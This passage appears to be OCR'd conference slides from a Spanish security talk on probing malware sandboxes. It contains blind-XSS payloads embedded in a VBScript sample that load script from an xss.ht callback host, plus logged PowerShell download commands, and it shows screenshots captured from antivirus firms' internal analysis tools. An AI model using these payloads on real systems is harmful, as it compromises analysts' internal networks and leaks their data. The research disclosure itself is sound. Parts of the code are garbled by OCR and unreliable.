
Inspector Consola Depurador Red Editor de estilos Rendimiento Memoria Almacenamiento Accesibilidad

Estado	Método	Dominio	Archivo	Causa	Tipo	Transferido	Tamaño	0 ms	40,96 s	1,37 min
200	GET	ws:9999	dh?bn=2ZoHmXSS3KeHwtQ2ABesplu5ipgehlxTneAOwAnNVjjxMjk6Mb6V4...	script	js	285 B	0 B	42 ms	42 ms	
	GET	xss.ht	/	script	js					
	GET	xss.ht	/	script	js					
	GET	xss.ht	/	script	js					
	POST	xss.ht	page_callback	xhr						

342 solicitudes | 10,82 MB / 10,94 MB transferido | Finalizado: 1,12 min

5.5 ¿Quién analiza nuestras muestras?

- ¿Qué empresas ?
- ¿Qué países?
- ¿Qué ingenieros?



5.5 ¿Quién analiza nuestras muestras?

Captura de pantalla realizada con un blind XSS en el navegador de la red interna de una empresa Antivirus, en su **APLICACIÓN INTERNA DE ANALISIS**

```
dim http_obj dim stream_obj dim shell_obj set http_obj = CreateObject("Microsoft.XMLHTTP") set stream_obj =  
CreateObject("ADODB.Stream") set shell_obj = CreateObject("WScript.Shell") a = "">" aa = "">" c =  
"javascript:eval('var a=document.createElement('script');a.src='https://[REDACTED].xss.ht';document.body.appendChild(a)')"  
cc = "javascript:eval('var a=document.createElement('script');a.src='https://[REDACTED]';document.body.appendChild(a)')"  
ee = "" f = "" g = "" gg = "" b = "  
"')>" bb = " "')>" d = "">" " h = "">"  
"')>" bb = " "')>" d = "">" " h = "">"
```

inetnum:	[REDACTED]
netname:	CZ
country:	ORG-ASA95-RIPE
org:	PC4833-RIPE
admin-c:	PC4833-RIPE
tech-c:	PC4833-RIPE
status:	ASSIGNED PI
mnt-by:	RIPE-NCC-END-MNT
mnt-by:	ASW-MNT
mnt-routes:	ASW-MNT
mnt-domains:	ASW-MNT
created:	2011-04-04T07:25:13Z
last-modified:	2016-04-14T09:53:11Z
source:	RIPE # Filtered
organisation:	[REDACTED]
org-name:	[REDACTED]
org-type:	[REDACTED]
address:	[REDACTED]
phone:	[REDACTED]
fax-no:	[REDACTED]
admin-c:	[REDACTED]
abuse-c:	[REDACTED]
mnt-ref:	[REDACTED]
mnt-ref:	[REDACTED]
mnt-by:	[REDACTED]
mnt-by:	[REDACTED]
created:	2012-03-15T16:36:16Z
last-modified:	2016-05-18T15:16:29Z
source:	RIPE # Filtered



5.5 ¿Quién analiza nuestras muestras?

Captura de pantalla realizada con un blind XSS de una **APLICACIÓN INTERNA DE ANALISIS** de malware de una empresa china

201912000004115	【动态系统--漏洞利用样本感知】 MD5 : 50E1434BD48C322C98075E5A457D3AFD TaskId : 20191210000225952 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000225952 今日广度 : 0 昨日广度 : 0 来源 : {from: '[V2]194f410d4[27]'} 攻击目标
201912000004116 2019-12-10	【动态系统--漏洞利用样本感知】 MD5 : 0E55423AE8EB2F8CB9FB75C89984BF8D TaskId : 20191210000232030 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000232030 今日广度 : 0 昨日广度 : 0 来源 : {from: 'd27ef1'} 攻击目标 : 3类型: apt_恶意软件
201912000004117 任务ID	【动态系统--漏洞利用样本感知】 MD5 : F2C607CD82C7B18471461DF24AC2C1E TaskId : 20191210000136849 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000136849 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-01]0:04[870]'} 攻击目标 : 任务ID
201912000004118 任务ID	【动态系统--漏洞利用样本感知】 MD5 : F3A7FAB4DA7303C35A1D2CABEFADC99 TaskId : 20191209001145277 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191209001145277 今日广度 : 0 昨日广度 : 0 来源 : {from: 'd27ef1'} 攻击目标 : 任务ID
201912000004119	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 1938310888020F11AAFCCA4DB0F47 TaskId : 20191210000183606 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000183606 今日广度 : 1 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004120	【动态系统】 邮箱渠道文档漏洞利用 MD5 : DF10636F6F7C6AD67AFC2EE4B3BBC24 TaskId : 20191210000227710 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000227710 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004121	【动态系统--漏洞利用样本感知】 MD5 : B2C8B7F7C9B71EFFE2FB62D4AF40B816D TaskId : 20191210000224850 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000224850 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[573]'} 攻击目标
201912000004122	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 87AB4007A93D80379EB43F5051077A1 TaskId : 20191210000185734 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000185734 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004123	【动态系统--漏洞利用样本感知】 MD5 : 441C68E1753F73BC981F34B609795D3 TaskId : 20191210000224139 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000224139 今日广度 : 0 昨日广度 : 0 来源 : {from: '[V2]194f410d4[28]'} 攻击目标
201912000004124	【动态系统--漏洞利用样本感知】 MD5 : 28C822ED6D289811A65CD6F1022F2 TaskId : 20191210000157306 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000157306 今日广度 : 0 昨日广度 : 0 来源 : {from: 'd27ef1'} 攻击目标 : 9类型: apt_恶意软件
201912000004125	【动态系统--漏洞利用样本感知】 MD5 : 87D6CF633DF45C994D0389AF7A375C64 TaskId : 20191210000209224 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000209224 今日广度 : 0 昨日广度 : 0 来源 : {from: '[V2]194f410d4[573]'} 攻击目标
201912000004126	【动态系统--漏洞利用样本感知】 MD5 : 45ADDAC4CDF89327D59A1B78A8924A0 TaskId : 20191210000182027 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000182027 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[573]'} 攻击目标
201912000004127	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 805BF2F231DF9BB8AE4F53EEC43D934 TaskId : 20191210000185033 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000185033 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004128	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 6368AB26B56D3CFD7A6B7AC97F91D21E TaskId : 20191209000947135 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191209000947135 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004129	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 59F333CAF522AFA6E39E7E0AAD2B09D0 TaskId : 20191210000152387 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000152387 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004130	【动态系统--漏洞利用样本感知】 MD5 : F8D3F29433546F977A52CF98E15E TaskId : 20191210000232906 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000232906 今日广度 : 0 昨日广度 : 0 来源 : {from: '[V2]194f410d4[573]'} 攻击目标
201912000004131	【动态系统--漏洞利用样本感知】 MD5 : 7EC1991B61EE867BCF6F70A4D28B58D4 TaskId : 20191209001037824 LogUrl : http://bac300.om/analyze/Ge 等向处理 ?value=20191209001037824 今日广度 : 0 昨日广度 : 0 来源 : {from: 'd27ef1'} 攻击目标 : 3类型: apt_恶意软件
201912000004132	【动态系统】 邮箱渠道文档漏洞利用 MD5 : DBA5A01DD6B4145F7053C8B7AA0A1469 TaskId : 20191210000177640 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000177640 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004133	【动态系统】 邮箱渠道文档漏洞利用 MD5 : AD2E88EFFC722BC99450602BCBCE83B0B TaskId : 20191210000209160 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000209160 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
x201912000004141-Path \$filename -Value \$webClient.DownloadString(> [REDACTED])	TTPs家族: TTPs技术: Source Command-Line Interf300-Hidden Files and Scripts PowerShell
201912000004145	【动态系统】 邮箱渠道文档漏洞利用 MD5 : AD73C217C75FBB4DBFB387B8943703 TaskId : 20191209000934687 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191209000934687 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004136	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 602BB93F46FD25C968013779306B9639 TaskId : 20191210000256352 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000256352 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004137	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 2BC07DA3278E54E829D28EA2F02B8C43 TaskId : 20191210000287672 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000287672 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004138	【动态系统--漏洞利用样本感知】 MD5 : D7068DD556FABFEA9A3D47A5C6B74268 TaskId : 20191210000280582 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000280582 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[574]'} 攻击目标
201912000004139	【动态系统】 邮箱渠道文档漏洞利用 MD5 : 14DA0BE493AD7A1B9333BAF019950E06 TaskId : 20191209000993439 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191209000993439 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004140	【动态系统】 邮箱渠道文档漏洞利用 MD5 : F09340789E705EB409DC60E5C8B8812E9 TaskId : 20191210000260554 LogUrl : http://bac300.tr.com/analyze/Ge 等向处理 ?value=20191210000260554 今日广度 : 0 昨日广度 : 0 来源 : {from: '2019-12-10:04[18]'} 攻击目标
201912000004141	【动态系统--漏洞利用样本感知】 MD5 : 2D67726D8AA4792551F8D0E5DA59ADC TaskId : 20191210000251910 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000251910 今日广度 : 1 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[18]'} 攻击目标
201912000004142	【动态系统--漏洞利用样本感知】 MD5 : C9C1D155D2AAD255E1C2B8A6E8B6384 TaskId : 20191210000279785 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000279785 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[18]'} 攻击目标
201912000004143	【动态系统--漏洞利用样本感知】 MD5 : 55CED7646CD7437594A521FBCD711760 TaskId : 20191210000291270 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000291270 今日广度 : 1 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[18]'} 攻击目标
201912000004144	【动态系统--漏洞利用样本感知】 MD5 : 2CF4EE093F5EC3FF1FB5BEE55EE15152D TaskId : 20191210000301824 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191210000301824 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[18]'} 攻击目标
201912000004145	【动态系统--漏洞利用样本感知】 MD5 : C1A3A1B2A153864D574CBDDA15B0F250 TaskId : 20191209001085123 LogUrl : http://bac300.com/analyze/Ge 等向处理 ?value=20191209001085123 今日广度 : 0 昨日广度 : 0 来源 : {from: '[2019-12-10]0:04[18]'} 攻击目标

第 1 页 共 6 页

显示第 1 条到 50 条记录，一共 271 条



5.5 ¿Quién analiza nuestras muestras?

Captura de pantalla realizada con un blind XSS del análisis de una muestra con una **APLICACIÓN INTERNA** de una empresa china

The screenshot shows a user interface for file analysis. At the top, there are tabs: '事件信息' (Event Information), '文件信息' (File Information), and '动态检测' (Dynamic Detection). The '文件信息' tab is active, displaying the following details:

- 威胁等级:** 高危 (High Risk)
- 文件来源:** (局域网)
- 文件名:** d47fee752f71147e6d04523f4665e323.exe
- 文件类型:** cs_exe
- 文件大小:** 14.5 KB
- 扫描时间:** 2020-01-08 09:49:51
- MD5:** 7fee752f71147e6d04523f4665e323
- SHA1:** 173ce20f27053d6c1e088d0f2baa53032d520b
- SHA256:** ea878f36a722c61e8894e75bc4088f01d93275d774d80cb53d5d8b8c94a7c646

The screenshot shows a 'Dynamic Detection' report. It includes sections for '操作系统' (Operating System) and '软件版本' (Software Version), both listed as Microsoft Office 2010. The main section displays three entries of suspicious command execution:

操作时间	结束时间	进程	操作描述
2020-01-08 09:49:52	2020-01-08 09:52:32	进程入侵 [1]	尝试执行可疑命令
		威胁行为 [4]	



Below this, a table lists three entries of suspicious command execution:

PID	进程名	详细信息
2728	C:\Users\administrator\AppData\Temp\	Process: "cmd.exe" /c powershell.exe -iex Add-Content\$filename -Value \$webClient.DownloadString('">')
2728	C:\Users\administrator\AppData\Temp\	Process: "cmd.exe" /c powershell.exe -iex Add-Content\$filename -Value \$webClient.DownloadString('javascript:eval('var a=document.createElement('script'));a.src='https:// xss.html';document.body.appendChild(a);')
2728	C:\Users\administrator\AppData\Temp\	Process: "cmd.exe" /c powershell.exe -iex Add-Content\$filename -Value \$webClient.DownloadString('">[REDACTED]')

5.5 Resultados

¿Cuál es el país que más se está interesando por obtener inteligencia del malware?

CHINA



5.5 Resultados

- No hemos podido evidenciar ninguna vulnerabilidad en Hybrid Analysis

Pero...

- **Hemos contactado con Google (Virustotal)**
- **Hemos contactado con Any.run**
- **Hemos contactado con AlienVault**

6. En qué estamos trabajando


- Obtener más datos. Continuamente aparecen más servicios con análisis de comportamiento de malware y queremos analizarlos
- Explorar nuevas formas de explotar vulnerabilidades que puedan afectar a los analistas.
- Abrir la base de datos al público y quizás, un servicio para pentesters mediante el que con el envío de determinada información saber si es una sandbox y a quien está asociada.

7. Conclusiones generales

- Mediante unos simples parámetros podemos identificar gran cantidad de sandbox
- Es posible acceder a archivos sensibles de configuración de las sandbox pudiendo:
 - Obtener inteligencia para desarrollar nuestra sandbox
 - Poder evadirla
- Países como China está dedicando grandes recursos para obtener inteligencia a partir del malware
- Y por último...

Y por ultimo, es posible **atacar a los analistas** en su propia red interna...

Possible escenario del vector de ataque:



Cuidado !!!

con las muestras que se analizan y dónde se visualizan



Muchas gracias

/RootedCON[®]



ATENEA
Plataforma de desafíos de seguridad

ccn-cert